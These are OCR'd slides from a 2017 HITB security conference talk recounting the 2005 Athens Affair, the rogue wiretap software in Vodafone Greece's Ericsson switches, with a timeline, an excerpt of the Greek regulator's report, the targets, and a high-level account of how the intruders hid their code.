A SURPRISE ENCOUNTER WITH A TELCO APT

HITB AMSTERDAM 2017

AGENDA

- Telco Basics
- The Athens Affair
- Surprise Encounter
- Forensics
- Conclusions

HITBSecConf


His Highness King Dhillon the 1st, Lord of HITB

PART 1

GREECE 2005

TELCO BASICS

- GSM/3G/4G SEPARATE SPEECH FROM SIGNALLING
- VOICE CALLS INTERCEPTION DONE THROUGH LIG
- INTERCEPTION FROM THE NETWORK IS DIFFICULT
- LIG CONTROLLED THROUGH AUTHORITIES (WARRANTS, COURT ORDERS)
- VOICE CALLS ARE CONTROLLED BY THE MSC/MSS/MGW
- SUBSCRIBERS DATA IS STORED IN THE HLR



The Athens Affair

- In 2005 a mobile network operator in Greece has been compromised by an unknown party, most likely a state actor
- The sophistication of the hack surprised the industry in a pre-Snowden world
- Government officials' phones were being tapped
- A key witness died under suspicious circumstances

TIMELINE

FROM ALPHA TO OMEGA

ERICSSON

31 Jan Ericsson provides Vodafone with the details of its R9.1 software, which includes lawful interception (LI) capability.

6 Jun Accounts for first two shadow phones are created.

9 Jun Three more shadow phones are registered.

29 Jun One shadow phone makes two outgoing calls.

20 Jan Shadow phones operate in Lycabettus restaurant in Athens.

24 Jan–1 Feb Two test numbers are configured for interception at a fourth exchange, MEAPA.

24 Jan The MEAPA exchange begins logging forlopp errors.

25 Jan The MEAPA exchange stops logging forlopp errors.

27 Jan Credits are added to the shadow phone accounts.

31 Jan Shadow phones make one call and forward another. The call recipient then sends an SMS message to itself.

11 Feb MEAKF upgrades from R9.1 to R10 software, destroying the rogue code.

18 Feb Credits are added to the shadow phone accounts.

18 Feb Shadow phones operate in Lycabettus restaurant.

JAN 2002 — JAN 2003 — JAN 2004 — MAR — MAY — JUL — SEP — NOV — JAN 2005

vodafone

20 Jan Ericsson delivers R9.1 system software containing partial LI functionality to Vodafone.

4 Aug Nine more shadow phones are registered.

4–10 Aug Rogue software is installed in three exchanges: MEAKS, MEAKF, MEAPS.

9–11 Aug Rogue software is configured with interception numbers.

13 Aug Opening ceremony of the Athens 2004 Olympic Games.

27–29 Oct Rogue software is installed in the MEAPA exchange but is not used for monitoring.

TIMELINE

4 Mar Ericsson informs Vodafone of the existence of rogue software.


4 Mar Shadow phones make no further calls.

7 Mar Vodafone locates the rogue software.

8 Mar Vodafone extracts a list of logged phone numbers from MEAKS.

8 Mar Vodafone Greece CEO Giorgos Koronias orders removal of the rogue software.


Koronias



Jul Vodafone, following its data retention policies, destroys the visitor sign-in books at one exchange facility.

Jul Vodafone upgrades two of the access servers, wiping out access logs.


31 Oct Vodafone places an order with Ericsson for LI software.

18 Nov Ericsson delivers LI software to Vodafone.

8 Mar The government security agency, ADAE, presents its first interim report on the case to the Parliament Committee on Institutions and Transparency.

23 Mar ADAE performs a simulation of the rogue software.

7 Apr ADAE publishes its second interim report on the case.


ΑΔΑΕ ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
ΑΡΧΗ ΔΙΑΣΦΑΛΙΣΗΣ ΤΩΝ ΕΠΙΚΟΙΝΩΝΙΩΝ

ΑΠΟΡΡΗΤΟ

Υπόμνημα για τον υπό διεξαγωγή έλεγχο σχετικά με το θέμα των υποκλοπών μέσω του δικτύου της VODAFONE

Μαρούσι, 7 Απριλίου 2006

Σύμφωνα με τα στοιχεία που έχει μέχρι σήμερα στη διάθεσή της η Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών, επισημαίνονται τα παρακάτω:

1. *Αποτελέσματα ανάλυσης απηχημάτων ψηφιακών κέντρων (dumps)*

Στην ενότητα αυτή παρουσιάζονται τα μέχρι σήμερα αποτελέσματα της σύγκρισης των αλλαγών που έχουν πραγματοποιηθεί στο παρελκόμενο λογισμικό ανά κέντρο και ημερομηνία, καθώς επίσης και της διαφοράς των αριθμών (παρακολουθουμένων και παρακολουθούντων) που έχουν βρεθεί στα αντίγραφα κέντρων.

Επισημαίνεται ότι στα Πρακτικά των ελέγχων της 14/02/06 και 22/02/06 η Α.Δ.Α.Ε. ζήτησε από την εκτελούσα εταιρεία να της παραδώσει: 1) τα απηχήματα του κέντρου της Πάτρας (ΜΕΑΡΑ) κατά το χρονικό διάστημα 31/01/05 έως και 04/03/05, 2) τα απηχήματα των ΜΕΑΡΑ και του κέντρου Κηφισιάς 1 (MEAKS) κατά τη χρονική περίοδο 24/01/05 έως και 01/02/05, με σκοπό την ανάλυσή τους από την εταιρεία ERICSSON παρουσία της Α.Δ.Α.Ε., μαζί με τα απηχήματα των δύο προαναφερθέντων κέντρων κατά τη διάρκεια των Ολυμπιακών αγώνων.

Η εταιρεία VODAFONE τη χρονική περίοδο από 23/02/2006 έως και 27/02/2006 παρέδωσε για έλεγχο απειλάδες στην εταιρεία ERICSSON 51 απηχήματα από τα περιεχόμενα κέντρα της και για τη χρονική περίοδο 04/08/04 έως και 06/03/05, εκ των οποίων 45 ήταν διαφορετικά, ενώ τα υπόλοιπα 6 ήταν αντίγραφα κάποιων εκ των 45.

5,4,23...

Σελίδα 1 από 27

18 Mar The government security agency, ADAE, presents its first interim report on the case to the Parliament Committee on Institutions and Transparency.

9 Mar Costas Tsalikidis, head of network planning of Vodafone Greece is found hanged in his apartment.

10 Mar Koronias briefs Giannis Angelou, director of the prime minister's political office.

10 Mar The Greek presidential decree specifying lawful interception procedures takes effect.

16 Mar Vodafone sends e-mail to Ericsson asking for the return of all exchange backup data.


Tsalikidis


MAR | MAY | JUL | SEP | NOV | JAN | MAR | MAY | NOV

2006

1 Feb Public prosecutor of the Supreme Court finishes the preliminary investigation.

2 Feb The government provides details of the case in a press conference.

2 Feb Criminal prosecution for the violation of communications privacy and possibly spying is ordered.



Voulgarakis

14 Dec ADAE fines Vodafone €76 million (US $99.4 million).

Telecom challenges

- Lawful Interception has lots of constraints (the main one: being lawful)
- Mass Interception has its limits (financial, human resources, scope, PoI location)
- Surprisingly, some countries do not cooperate!
- Off-the-air interception requires being physically close to the target
- Proliferation of IMSI catchers (active and passive)

How a Cellphone System Works




1. Cellphone periodically communicates with nearby cellular base station even before calls are made or received.

2. Handset converts speech into digital data stream, sending the signal to the transceiver at the base station.


3. Base station controller allocates radio channels and coordinates "handovers" between base stations.

4. Mobile switching center takes phone calls, connects them to recipients within same switching center.

Typical Ericsson AXE Wiretap System



How Cellphone System Was Breached



MAJOR INCIDENT

- The Athens Affair has been billed as:
  - "the most bizarre and embarrassing scandal ever to engulf a major cellphone service provider"
  - "one of the most elusive of cybercrimes"
  - "the most audacious cell-network break-in ever"
  - "the most spectacular cell-system penetration ever"
  - "one of the most extraordinary wiretapping scandals of the post-Cold War era"
  - "the most successful and sophisticated recorded intrusion of a digital network"

Wiretaps targets included the Prime Minister and his wife, ministers of national defense, foreign affairs, and justice, the mayor of Athens, and the Greek European Union commissioner were all compromised. Others belonged to members of civil rights organizations, peace activists, and anti-globalization groups; senior staff at the ministries of National Defense, Public Order, Merchant Marine, and Foreign Affairs; the New Democracy ruling party; the Hellenic Navy general staff; and an employee at the United States Embassy in Athens.

Intruder countermeasures

- 29 program blocks patched (roughly 6,500 lines of Plex)
- Data kept in protected memory (e.g. MSISDN being monitored)
- MML command auditing bypassed and Secret user added
- Blocks checksum modified to prevent auditing

The conclusions of the affair

- No definitive answer to who was responsible for this hack
- Intracom Telecom suspected (delivers key software to Ericsson)
- Involvement of Vodafone's Costas Tsalikidis not clear and suicide suspicious
- U.S. agencies suspected but no tangible proof and no references in leaks
- In February 2015 Greece issued an arrest warrant for a former US embassy employee

- Visitor logbooks not kept; Evidence deleted; Log files not kept long enough
- In 2006 Vodafone fined €76 million by the Communications Privacy Protection Authority
- And in 2007 another €19 million by EETT, the Hellenic Telecommunications and Post Commission

BEWARE OF GIFT-BEARING FRIENDS

DYNAMIC PAGE -- HIGHEST POSSIBLE CLASSIFICATION IS TOP SECRET // SI / TK // REL TO USA AUS CAN GBR NZL

